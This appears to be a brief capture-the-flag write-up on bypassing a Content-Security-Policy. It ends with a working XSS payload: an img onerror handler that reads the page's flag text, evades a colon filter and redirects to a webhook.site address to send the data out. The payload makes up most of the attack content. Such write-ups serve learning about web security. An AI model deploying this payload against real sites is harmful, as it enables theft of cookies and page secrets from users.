
let's have a easy test

Not allowed by me, 🦆🦆🦆

403



```
Connection: keep-alive
Content-Length: 54
Content-Security-Policy: connect-src 'none'; font-src 'none'; frame-src 'none'; img-src 'self'; manifest-src 'none'; media-src 'none'; object-src 'none'; script-src 'unsafe-inline'; style-src 'self'; worker-src 'none'; frame-ancestors 'none'; block-all-mixed-content;
Content-Type: text/html; charset=utf-8
Date: Wed, 19 Jan 2022 14:09:56 GMT
```

and get

connect-src 'none'; font-src 'none'; frame-src 'none'; img-src 'self'; manifest-src 'none'; media-src 'none'; object-src 'none'; script-src 'unsafe-inline'; style-src 'self'; worker-src 'none'; frame-ancestors 'none'; block-all-mixed-content;

you can see that we can use script and img label

and we find the script label was banned so we can use

```
<img src='#' onerror=alert(1)>
```

like this

so our key is how to make a payload can href to my website and we can get cookies

the : is be banned too

```
user=<img src='%23' onerror='var flag=document.querySelector("body > div > div > p").innerText;document.write("<base href=\"ht"%2b"tp"%2bString.fromCharCode(58)%2b"//webhook.site"%2b"\" />");document.location="558b0480-6db1-442c-90e1-f1decbec1592?test="%2bflag;'>
```

we can use document.location to bypass connet-src